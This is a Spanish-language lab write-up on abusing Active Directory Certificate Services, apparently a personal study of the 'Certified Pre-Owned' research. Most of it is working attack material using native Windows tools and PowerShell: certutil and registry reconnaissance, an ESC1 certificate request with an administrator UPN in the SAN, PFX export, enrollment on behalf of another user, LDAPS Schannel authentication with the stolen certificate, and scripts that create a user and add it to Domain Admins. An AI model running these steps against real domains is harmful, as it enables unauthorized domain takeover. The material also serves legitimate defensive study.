CERTIFIED PRE-OWNED

Cuando Certify/py, Ghostpack, impacket, mimikatz, hacktricks, hacker.recipes, scripkiddies cheatsheets, etc … no son una opción.

Eugenio Delfa
Supervisado por: Spotify

Versión: 01.00
Diciembre 22, 2022

DESCARGA DE RESPONSABILIDAD

Este documento surge como acompañamiento de los documentos oficiales publicados por SpecterOps, y no recoge o desglosa tácticas, técnicas, procesos o herramientas nuevas, es una mera puesta en práctica de lo explicado en los documentos oficiales, desde una perspectiva particular, y por tanto de forma individual no tiene utilidad, dada su falta de contextualización, y la ausencia de referencias o explicaciones ya referenciadas en otros documentos.

Este documento tiene como finalidad que el autor adquiera ciertos conocimientos o agilidad práctica, durante su redacción, y por tanto está sujeto a errores, malas interpretaciones o información incompleta, que quien desee puede ampliar o corregir dirigiéndose a la documentación oficial, cuya lectura se recomienda, en vez de la de este documento.

Se ha procurado analizar la posible explotación de las mismas en entornos en que no es viable la utilización de herramientas específicas o las limitaciones o puntos de bloqueo que pueden encontrarse, y por tanto estando las acciones restringidas a aquello que pueda realizarse con lo ya presente en un sistema Microsoft Windows estándar integrado en directorio activo.

.

TABLE OF CONTENTS

SECCIÓN #1: INTRODUCCIÓN

Para poder replicar las vulnerabilidades o conclusiones expuestas en "Certified Pre-Owned" utilizando exclusivamente recursos nativos presentes en un Windows 10/11, de forma abstracta vamos a tener que como mínimo poder realizar tres tareas básicas:

1. Consultar información de las diferentes CA y plantillas.
2. Solicitar certificados especificando las propiedades deseadas.
3. Utilizar los certificados obtenidos para procesos de autenticación o transformación de formato (Kerberos / NTLM, Etc …)

Esto se puede realizar como mínimo mediante dos vías, con comandos y utilidades nativas de Microsoft Windows o mediante Powershell, teniendo cada una sus pros y contras, principalmente el uso de herramientas nativas requiere de análisis manuales, estudios específicos y finalmente se llega a un punto de bloqueo que impide cerrar el ciclo del ataque completo si no se complementa con software adicional o scripting (PKINIT).

Aún así, veamos que posibilidades tenemos.

SECCIÓN #2: HERRAMIENTAS NATIVAS

Obtención de información

Para la obtención de información, en esencia vamos a utilizar dos herramientas, *certutil*[1] y *reg*[2].

Obtención de información de CAs

Nota: En el laboratorio utilizado solo existe una entidad certificadora (la CA Raiz weird-CA).

La obtención de la información básica de las CA existentes podemos realizarla con las opciones -ADCA y -TCAInfo

- certutil -ADCA <NOMBRE_CA>
  - Visualiza Entidades certificadoras en directorio activo.
- certutil -TCAInfo <NOMBRE_CA>
  - Visualiza información de la entidad certificadora (raíz o especificada).

De los resultados de una CA que se pueden obtener mediante *certutil*, puede darse el caso de que queramos detalles específicos de ciertas propiedades. Esta información es posible obtenerla mediante la opción *-getreg*

- certutil -config "<CA_HOST_FQDN>\<NOMBRE_CA>" -getreg "<Propiedad>"
  - certutil -config "ca.weird.local\weird-ca" -getreg "Policy\EditFlags"
  - certutil -config "ca.weird.local\weird-ca" -getreg "Policy\RequestDisposition"
  - certutil -config "ca.weird.local\weird-ca" -getreg "CA\Security"

A modo de ejemplo, "Policy\EditFlags" nos podría ayudar a determinar si estamos ante el escenario ESC6.

[1] https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/certutil
[2] https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/reg

La consulta de propiedades, como se puede intuir por la opción "-getreg" se consultan del registro de Windows de forma remota, el cual por defecto puede ser consultado por cualquier usuario del dominio, independientemente de sus privilegios, por tanto puede consultarse con el comando nativo de Windows "reg":

- reg query \\ca.weird.local\HKLM\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\weird-ca\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy /v EditFlags
- reg query \\ca.weird.local\HKLM\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\weird-ca\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy /v RequestDisposition
- reg query \\ca.weird.local\HKLM\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\weird-ca /v Security

Notas:

Las consultas genéricas *-ADCA* y *-TCAInfo* son consultas LDAP. Y tanto *certutil* como *reg* para realizar las consultas remotas a registro de Windows utilizan RPC a *\pipe\winreg*, si la CA a consultar no tiene dicho servicio accesible, no se obtendrán resultados sea cual sea la vía de consulta.

Obtención de información de plantillas

La información de las plantillas existentes y sus propiedades puede consultarse con *certutil*.

- certutil -v -DSTemplate [NOMBRE_PLANTILLA]
- certutil -v -Template [NOMBRE_PLANTILLA]

Al igual que ocurría con la obtención de información de entidades certificadoras hay dos formas de obtener información, *-DSTEmplate* aportará más detalles de propiedades, sin embargo *-Template* nos desglosará de forma más directa los permisos asociados a las mismas.

En esta ocasión nos encontramos con una situación similar, de ciertas propiedades podemos querer más detalles, esto se puede hacer de forma similar a:

- certutil -v -dstemplate <NOMBRE_PLANTILLA> <NOMBRE_PROPIEDAD>

A título de ejemplo, algunas de las propiedades que pueden ser interesantes podrían ser:


- *pKIExtendedKeyUsage*
- *msPKI-Enrollment-Flag*
- *msPKI-RA-Signature*
- *msPKI-Certificate-Name-Flag*

Obtención de certificados

Una vez se ha podido determinar si alguna de las plantillas existentes tiene algún problema de configuración, independientemente de cuál sea este, vamos a necesitar obtener el certificado correspondiente, lo cual lo podremos hacer como mínimo mediante dos vías nativas en un sistema Microsoft Windows, *MMC*[3] y *certreq*[4].

La interfaz gráfica de MMC es bastante intuitiva, aún así los pasos genéricos para solicitar un certificado serían:

1. mmc C:\Windows\System32\certmgr.msc
2. Personal > All Tasks > Request New Certificate
3. Next > Active Directory Enrollment Policy > Next > Check [CERTIFICATE_NAME] > Click here to configure settings.



[3] https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/mmc
[4] https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/certreq_1

Es muy importante, en la sección de "Private Key > Key Options" marcar la opción "Make private key exportable" para que a la hora de obtener el certificado, este incluya la clave privada.

Por otro lado, como se comentó anteriormente es viable realizar la misma operación desde el terminal de comandos mediante *certreq*[5].

Para ello se ha de partir de un fichero INF donde se especifiquen las características del certificado a solicitar.

ConfiguracionSolicitudCertificado.inf

```
[Version]
Signature = "$WindowsNT$"

[NewRequest]
Exportable = TRUE
KeyLength = 2048

[RequestAttributes]
CertificateTemplate=[NOMBRE_PLANTILLA]
;SAN="upn=administrator@weird.local"
```

Una vez con dicho fichero establecido con las opciones deseadas, se inicia el proceso de obtención del certificado.

1. Generación de una solicitud de firma de certificado (CSR[6]) a partir del fichero de configuración.
   - certreq -new ConfiguracionSolicitudCertificado.ini certificado.csr
2. Se envía la solicitud de firma:
   - certreq -submit certificado.csr certificado.cer
3. Se acepta e instala la respuesta a la solicitud:
   - certreq -accept -user certificado.cer
4. Se exporta a formato PFX con la contraseña deseada:
   - certutil –exportpfx -user -privatekey -p "pasword" [THUMBPRINT] certificado.pfx

[5] https://learn.microsoft.com/en-us/system-center/scom/obtain-certificate-windows-server-and-operations-manager?view=sc-om-2022&tabs=Standal%2CEnter
[6] https://social.technet.microsoft.com/wiki/contents/articles/20580.wiki-glossary-of-technology-acronyms.aspx#C

```
C:\Users\ed.WEIRD\tools\tmp>certreq -new ConfiguracionSolicitudCertificado.inf Certificado.csr
Active Directory Enrollment Policy
  {54A8A325-04DD-4E0B-9FDD-1AF088F528F6}
  ldap:

CertReq: Request Created

C:\Users\ed.WEIRD\tools\tmp>certreq -submit Certificado.csr Certificado.cer
Active Directory Enrollment Policy
  {54A8A325-04DD-4E0B-9FDD-1AF088F528F6}
  ldap:
RequestId: 61
RequestId: "61"
Certificate retrieved(Issued) Issued

C:\Users\ed.WEIRD\tools\tmp>certreq -accept -user Certificado.cer
Installed Certificate:
  Serial Number: 340000003d223a476d6f38c23c00000000003d
  Subject: EMPTY (Other Name:Principal Name=administrator@weird.local)
  NotBefore: 12/4/2022 8:53 AM
  NotAfter: 12/4/2023 8:53 AM
  Thumbprint: 190da585d4062d1b95216ed8ba1739375a5be927


C:\Users\ed.WEIRD\tools\tmp>certutil -exportpfx -user -privatekey -p "1234" 190da585d4062d1b95216ed8ba1739375a5be927 Certificado.pfx
MY "Personal"
================ Certificate 2 ================
Serial Number: 340000003d223a476d6f38c23c00000000003d
Issuer: CN=weird-CA, DC=weird, DC=local
 NotBefore: 12/4/2022 8:53 AM
 NotAfter: 12/4/2023 8:53 AM
Subject: EMPTY (Other Name:Principal Name=administrator@weird.local)
Non-root Certificate
Template: ESC1
Cert Hash(sha1): 190da585d4062d1b95216ed8ba1739375a5be927
  Key Container = 972376116984cb6beb86d7de0b044c97_a73f6ee0-76fc-4cec-a16a-2d10eb702422
  Simple container name: tq-ESC1-1aee5345-a3c9-4bc2-beb5-dd8ece770c44
  Provider = Microsoft Enhanced Cryptographic Provider v1.0
Signature test passed
CertUtil: -exportPFX command completed successfully.
```

En este punto se dispone del certificado en un formato utilizable para autenticación, y aquí llega el punto de bloqueo, para utilizar dicho certificado mediante PKINIT para autenticación Kerberos / NTLM se requieren de herramientas no presentes por defecto en una estación de trabajo Windows 10/11 o de su uso mediante scripting, por ejemplo powershell.

SECCIÓN #3: POWERSHELL

Obtención de información

De forma general, la información referente a CAs y plantillas la vamos a consultar mediante LDAP, y esto para cada tipo de información que se desee obtener, profundizando posteriormente en las respuestas tanto como sea necesario, y por tanto no es necesario implementar dichas consultas para cada tipo de información deseada, siendo posible crear una función genérica a utilizar para todos los casos.

Consultas LDAP Genéricas

```
Function LDAPQuery {
    Param(
        [Parameter(Mandatory=$true)][AllowEmptyString()][String]$TargetOU,
        [Parameter(Mandatory=$false)][String]$Filter = $null,
        [Parameter(Mandatory=$false)][System.DirectoryServices.SecurityMasks]$Masks =
[System.DirectoryServices.SecurityMasks]'None'
    )
    $ConfigurationContext = ([ADSI]"LDAP://RootDSE").Properties.ConfigurationNamingContext
    If ($TargetOU -eq $null) {
        $FullOU = $ConfigurationContext
    } Else {
        $FullOU = "$TargetOU,$ConfigurationContext"
    }
    $Searcher = New-Object DirectoryServices.DirectorySearcher
    $Searcher.SearchRoot = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$FullOU")
    $Searcher.SearchScope = "Subtree"
    $Searcher.ClientTimeout = 25
    If ($Filter -ne $null) {
        $Searcher.Filter = $Filter
    }
    If ($Masks -ne [System.DirectoryServices.SecurityMasks]'None') {
        $Searcher.SecurityMasks = $Masks
    }
    try {
        $Searcher.FindAll()
    } catch {
        $null
    }
}
```

Obtención de información de CAs

La información relativa a las entidades certificadoras la encontramos como unidad organizativa de directorio activo en "CN=Configuration,DC=<dominio>,DC=<TLD>" en el objeto "pKIEnrollmentService". Por tanto mediante consultas LDAP es posible obtener información detallada de una CA, similar a como se hace con "certutil" con la mejora de que según se desee, es posible acotar o detallar la salida de esta todo lo que se desee, mediante scripting.

Por lo que, si se reutiliza la función genérica comentada anteriormente para realizar la consulta LDAP, los parámetros quedarían tal que:

- **TargetOU:** CN=Enrollment Services,CN=Public Key Services,CN=Services
- **Filter:** (objectCategory=pKIEnrollmentService)
- **Masks:** No necesaria.

Obtención de información de plantillas

Con respecto a las plantillas, la unidad organizativa de directorio activo a consultar no varía "CN=Configuration,DC=<DOMINIO>,DC=<TLD>", pero si el tipo de objeto a obtener "(objectCategory=pKICertificateTemplate)"

- **TargetOU:** CN=Enrollment Services,CN=Public Key Services,CN=Services
- **Filter:** (objectCategory=pKICertificateTemplate)
- **Masks:** [System.DirectoryServices.SecurityMasks]'Dacl' -bor [System.DirectoryServices.SecurityMasks]'Owner'

Nota: La opción SecurityMasks [7] de DirectorySearcher [8] se utiliza para definir que propiedades de seguridad se desean leer/expandir.

[7] https://learn.microsoft.com/en-us/dotnet/api/system.directoryservices.securitymasks
[8] https://learn.microsoft.com/en-us/dotnet/api/system.directoryservices.directorysearcher

Tratamiento de propiedades específicas

Las consultas LDAP anteriores aportan mucha información, mucha de ella en bruto, y para tener un valor que pueda entenderse de forma más directa, se requiere de un tratamiento.

De forma general, aunque no en el 100% de los casos, nos vamos a encontrar con tres tipos de datos a tratar. Los más relevantes serán:

- Oid
  - *mspki-cert-template-oid* [9]
  - *pkiextendedkeyusage* [10]
  - *mspki-ra-application-policies* [11]
  - *mspki-ra-policies* [12]
  - *mspki-certificate-application-policy* [13]

- Máscaras:
  - *mspki-enrollment-flag* [14]
  - *mspki-certificate-name-flag* [15]
  - *flags* [16]

Para la conversión de OIDs basta con crear un nuevo objeto de dicho tipo:

```
New-Object System.Security.Cryptography.Oid(<VALOR_PROPIEDAD>)
```

[9] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/4849b1d6-b6bf-405c-8e9c-28ede1874efa
[10] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/be8af2e6-01d8-49a5-bacf-be641041ac73
[11] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/3fe798de-6252-4350-aace-f418603ddeda
[12] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/398eec80-19b4-42c6-a8eb-357bec133d4d
[13] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/44012f2d-5ef3-440d-a61b-b30d3d978130
[14] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/ec71fd43-61c2-407b-83c9-b52272dec8a1
[15] https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-crtd/1192823c-d839-4bc3-9b6b-fa8c53507ae1
[16] https://github.com/GhostPack/Certify/blob/2b1530309c0c5eaf41b2505dfd5a68c83403d031/Certify/Domain/CertificateAuthority.cs#L23

Sin embargo el tratamiento de las máscaras requiere que previamente definamos nuestros propios tipos enumerados:

Tipos enumerados (Máscaras)

```
[Flags()] enum MS_PKI_CERTIFICATE_AUTHORITY_FLAG {
    NO_TEMPLATE_SUPPORT = 0x00000001
    SUPPORTS_NT_AUTHENTICATION = 0x00000002
    CA_SUPPORTS_MANUAL_AUTHENTICATION = 0x00000004
    CA_SERVERTYPE_ADVANCED = 0x00000008
}

[Flags()] enum MS_PKI_ENROLLMENT_FLAG {
    None = 0x00000000
    IncludeSymmetricAlgorithms = 0x00000001
    PendAllRequests = 0x00000002
    PublishToKraContainer = 0x00000004
    PublishToDs = 0x00000008
    AutoEnrollmentCheckUserDsCertificate = 0x00000010
    AutoEnrollment = 0x00000020
    CtFlagDomainAuthenticationNotRequired = 0x80
    PreviousApprovalValidateReenrollment = 0x00000040
    UserInteractionRequired = 0x00000100
    AddTemplateName = 0x200
    RemoveInvalidCertificateFromPersonalStore = 0x00000400
    AllowEnrollOnBehalfOf = 0x00000800
    AddOcspNocheck = 0x00001000
    EnableKeyReuseOnNtTokenKeysetStorageFull = 0x00002000
    Norevocationinfoinissuedcerts = 0x00004000
    IncludeBasicConstraintsForEeCerts = 0x00008000
    AllowPreviousApprovalKeybasedrenewalValidateReenrollment = 0x00010000
    IssuancePoliciesFromRequest = 0x00020000
    SkipAutoRenewal = 0x00040000
    NoSecurityExtension = 0x00080000
}

[Flags()] enum MS_PKI_CERTIFICATE_NAME_FLAG {
    NONE = 0x00000000
    ENROLLEE_SUPPLIES_SUBJECT = 0x00000001
    ADD_EMAIL = 0x00000002
    ADD_OBJ_GUID = 0x00000004
    OLD_CERT_SUPPLIES_SUBJECT_AND_ALT_NAME = 0x00000008
    ADD_DIRECTORY_PATH = 0x00000100
    ENROLLEE_SUPPLIES_SUBJECT_ALT_NAME = 0x00010000
    SUBJECT_ALT_REQUIRE_DOMAIN_DNS = 0x00400000
    SUBJECT_ALT_REQUIRE_SPN = 0x00800000
```

```
    SUBJECT_ALT_REQUIRE_DIRECTORY_GUID = 0x01000000
    SUBJECT_ALT_REQUIRE_UPN = 0x02000000
    SUBJECT_ALT_REQUIRE_EMAIL = 0x04000000
    SUBJECT_ALT_REQUIRE_DNS = 0x08000000
    SUBJECT_REQUIRE_DNS_AS_CN = 0x10000000
    SUBJECT_REQUIRE_EMAIL = 0x20000000
    SUBJECT_REQUIRE_COMMON_NAME = 0x40000000
    SUBJECT_REQUIRE_DIRECTORY_PATH = 0x80000000
    NULL = $null
}
```

Cada tipología de datos puede requerir un tratamiento diferente, se puede utilizar como referencia el código fuente de *Certify*[17] para tratamientos específicos.

[17] https://github.com/GhostPack/Certify/blob/main/Certify/Lib/LdapOperations.cs

Obtención de certificados

La obtención de certificados utilizando Powershell no tiene excesiva dificultad, radicando esta en que propiedades o necesidades específicas tengan los certificados solicitados. Unos ejemplos de obtención de certificados serían los siguientes.

Solicitud de certificado simple

```
$PKCS10 = New-Object -ComObject X509Enrollment.CX509CertificateRequestPkcs10
$PKCS10.InitializeFromTemplateName(0x1,"ESC2")
$PKCS10.PrivateKey.ExportPolicy = 1 # XCN_NCRYPT_ALLOW_EXPORT_FLAG
$Request = New-Object -ComObject X509Enrollment.CX509Enrollment
$Request.InitializeFromRequest($PKCS10)
$Request.Enroll()
$dummypwd = ConvertTo-SecureString -String "1234" -Force -AsPlainText
(dir Cert:\CurrentUser\My )[-1] | Export-PfxCertificate -FilePath test.pxf -Password $dummypwd
```

Solicitud de certificado con UPN en SAN (ESC1)

```
$SubjectAlternativeNamesExtension = New-Object -ComObject X509Enrollment.CX509ExtensionAlternativeNames
$Sans = New-Object -ComObject X509Enrollment.CAlternativeNames
$AlternativeNameObject = New-Object -ComObject X509Enrollment.CAlternativeName
$AlternativeNameObject.InitializeFromString(11, [mailaddress]"Administrator@weird.local")
$Sans.Add($AlternativeNameObject)
[void]([System.Runtime.Interopservices.Marshal]::ReleaseComObject($AlternativeNameObject))
$SubjectAlternativeNamesExtension.Critical = $True
$SubjectAlternativeNamesExtension.InitializeEncode($Sans)

# Solicitud de certificado
$PKCS10 = New-Object -ComObject X509Enrollment.CX509CertificateRequestPkcs10
$PKCS10.InitializeFromTemplateName(0x1,"ESC1")
$PKCS10.PrivateKey.ExportPolicy = 1
$Request = New-Object -ComObject X509Enrollment.CX509Enrollment
$Request.InitializeFromRequest($PKCS10)
$Request.Request.GetInnerRequest(0).X509Extensions.Add($SubjectAlternativeNamesExtension)

# Suscripción
$Request.Enroll()

# Exportación
$dummypwd = ConvertTo-SecureString -String "1234" -Force -AsPlainText
(Get-ChildItem Cert:\CurrentUser\My | Sort-Object {[system.datetime]::parse($_.NotAfter)} -Descending)[0] | Export-
PfxCertificate -FilePath test.pxf -Password $dummypwd
```

Una guía mucho más detallada para trabajar con certificados se puede obtener en el blog de *Vadims Podāns*[18].

Solicitud de certificado en nombre de (On behalf Of)

```
$dummypwd = ConvertTo-SecureString -String "1234" -Force -AsPlainText
$cert = Import-PfxCertificate -Password $dummypwd -FilePath .\Certificado.pfx -Cert cert:\CurrentUser\my

$pkcs10 = New-Object -ComObject X509Enrollment.CX509CertificateRequestPkcs10
$pkcs10.InitializeFromTemplateName(0x1,"User")
$pkcs10.Encode()

$pkcs7 = New-Object -ComObject X509enrollment.CX509CertificateRequestPkcs7
$pkcs7.InitializeFromInnerRequest($pkcs10)
$pkcs7.RequesterName = "WEIRD\Administrator"

$Base64 = [Convert]::ToBase64String($cert.RawData)
$signer = New-Object -ComObject X509Enrollment.CSignerCertificate
$signer.Initialize(0,0,1,$Base64)

$pkcs7.SignerCertificate = $signer

$Request = New-Object -ComObject X509Enrollment.CX509Enrollment
$Request.InitializeFromRequest($pkcs7)
$Request.Enroll()

(Get-ChildItem Cert:\CurrentUser\My | Sort-Object {[system.datetime]::parse($_.NotAfter)} -Descending)[0] | Export-
PfxCertificate -FilePath test.pxf -Password $dummypwd
```

[18] https://www.sysadmins.lv/blog-en/introducing-to-certificate-enrollment-apis-summary.aspx

Uso de certificados

A la hora de utilizar los certificados para autenticación mediante kerberos se utiliza la extensión PKINIT, o por otro lado Schannel implementa protocolos de autenticación a través de SSL. De ambas opciones la que puede resultar más rápida de reproducir es LDAPS Schannel.

En primer lugar se define el canal de comunicación, definiendo como método de autenticación un certificado inicial.

Definición de canal

```
Add-Type -AssemblyName System.DirectoryServices.Protocols

$dummypwd = ConvertTo-SecureString -String "1234" -Force -AsPlainText
$LdapDirectoryIdentifier = [System.DirectoryServices.Protocols.LdapDirectoryIdentifier]::new("dc.weird.local",636)
$certificate = New-Object
System.Security.Cryptography.X509Certificates.X509Certificate2("C:\Users\ed.WEIRD\tools\tmp\Certificado.pfx",
$dummypwd, [System.Security.Cryptography.X509Certificates.X509KeyStorageFlags]::Exportable)
$LdapConnection = [System.DirectoryServices.Protocols.LdapConnection]::new($LdapDirectoryIdentifier)
$LdapConnection.ClientCertificates.Add($certificate)
$LdapConnection.SessionOptions.VerifyServerCertificate = { $true }
$LdapConnection.SessionOptions.QueryClientCertificate = { $certificate }
$LdapConnection.SessionOptions.SecureSocketLayer = $true
```

Tal y como se hace en *PassTheCert*[19], en primer lugar podemos verificar con que usuario nos hemos autenticado.

Whoami

```
$whoami_req = New-Object System.DirectoryServices.Protocols.ExtendedRequest("1.3.6.1.4.1.4203.1.11.3")
$whoami_resp = [System.DirectoryServices.Protocols.ExtendedResponse]$LdapConnection.SendRequest($whoami_req)
Write-Host "Authenticated as:"
$response = [System.Text.Encoding]::ASCII.GetString($whoami_resp.ResponseValue)
Write-Host "`t$response"
```

A modo de verificación es una opción, pero continua sin tener fines ofensivos, y por tanto como último paso vamos a añadir un usuario al directorio activo, e incluir este al grupo de administradores de dominio, por tanto restan las siguientes dos acciones.

[19] https://github.com/AlmondOffSec/PassTheCert

Creación de usuario

```
$computer_dn = "CN=NewUser,CN=Users,DC=weird,DC=local"
$upwd = [System.Text.Encoding]::Unicode.GetBytes("P4ssw0rd")
$attributes = [System.DirectoryServices.Protocols.DirectoryAttribute[]]@(
    New-Object -TypeName System.DirectoryServices.Protocols.DirectoryAttribute -ArgumentList "objectClass", @("user")
    New-Object -TypeName System.DirectoryServices.Protocols.DirectoryAttribute -ArgumentList "givenName", "newUser"
    New-Object -TypeName System.DirectoryServices.Protocols.DirectoryAttribute -ArgumentList "sAMAccountName",
"newUser"
    New-Object -TypeName System.DirectoryServices.Protocols.DirectoryAttribute -ArgumentList "userAccountControl",
"544"
    New-Object -TypeName System.DirectoryServices.Protocols.DirectoryAttribute -ArgumentList "cn", "newUser"
    New-Object -TypeName System.DirectoryServices.Protocols.DirectoryAttribute -ArgumentList "pwdLastSet", "-1"
)
$add_req = New-Object System.DirectoryServices.Protocols.AddRequest($computer_dn, $attributes)
try {
$add_resp = [System.DirectoryServices.Protocols.AddResponse]$LdapConnection.SendRequest($add_req)
} catch [System.DirectoryServices.Protocols.DirectoryOperationException] {
    $PSItem.ToString()
}
```

Incluir en grupo

```
$addMod = New-Object System.DirectoryServices.Protocols.DirectoryAttributeModification
$addMod.Name = "member"
$addMod.Add("CN=NewUser,CN=Users,DC=weird,DC=local")
$addMod.Operation = [System.DirectoryServices.Protocols.DirectoryAttributeOperation]::Add
$mod_req = New-Object System.DirectoryServices.Protocols.ModifyRequest("CN=Domain
Admins,CN=Users,DC=weird,DC=local", $addMod)
$mod_resp = [System.DirectoryServices.Protocols.ModifyResponse]$LdapConnection.SendRequest($mod_req)
```

Y llegados a este punto, ya tendríamos una base para poder tratar plantillas, certificados y entidades certificadoras, en diferentes formas.

<<END>>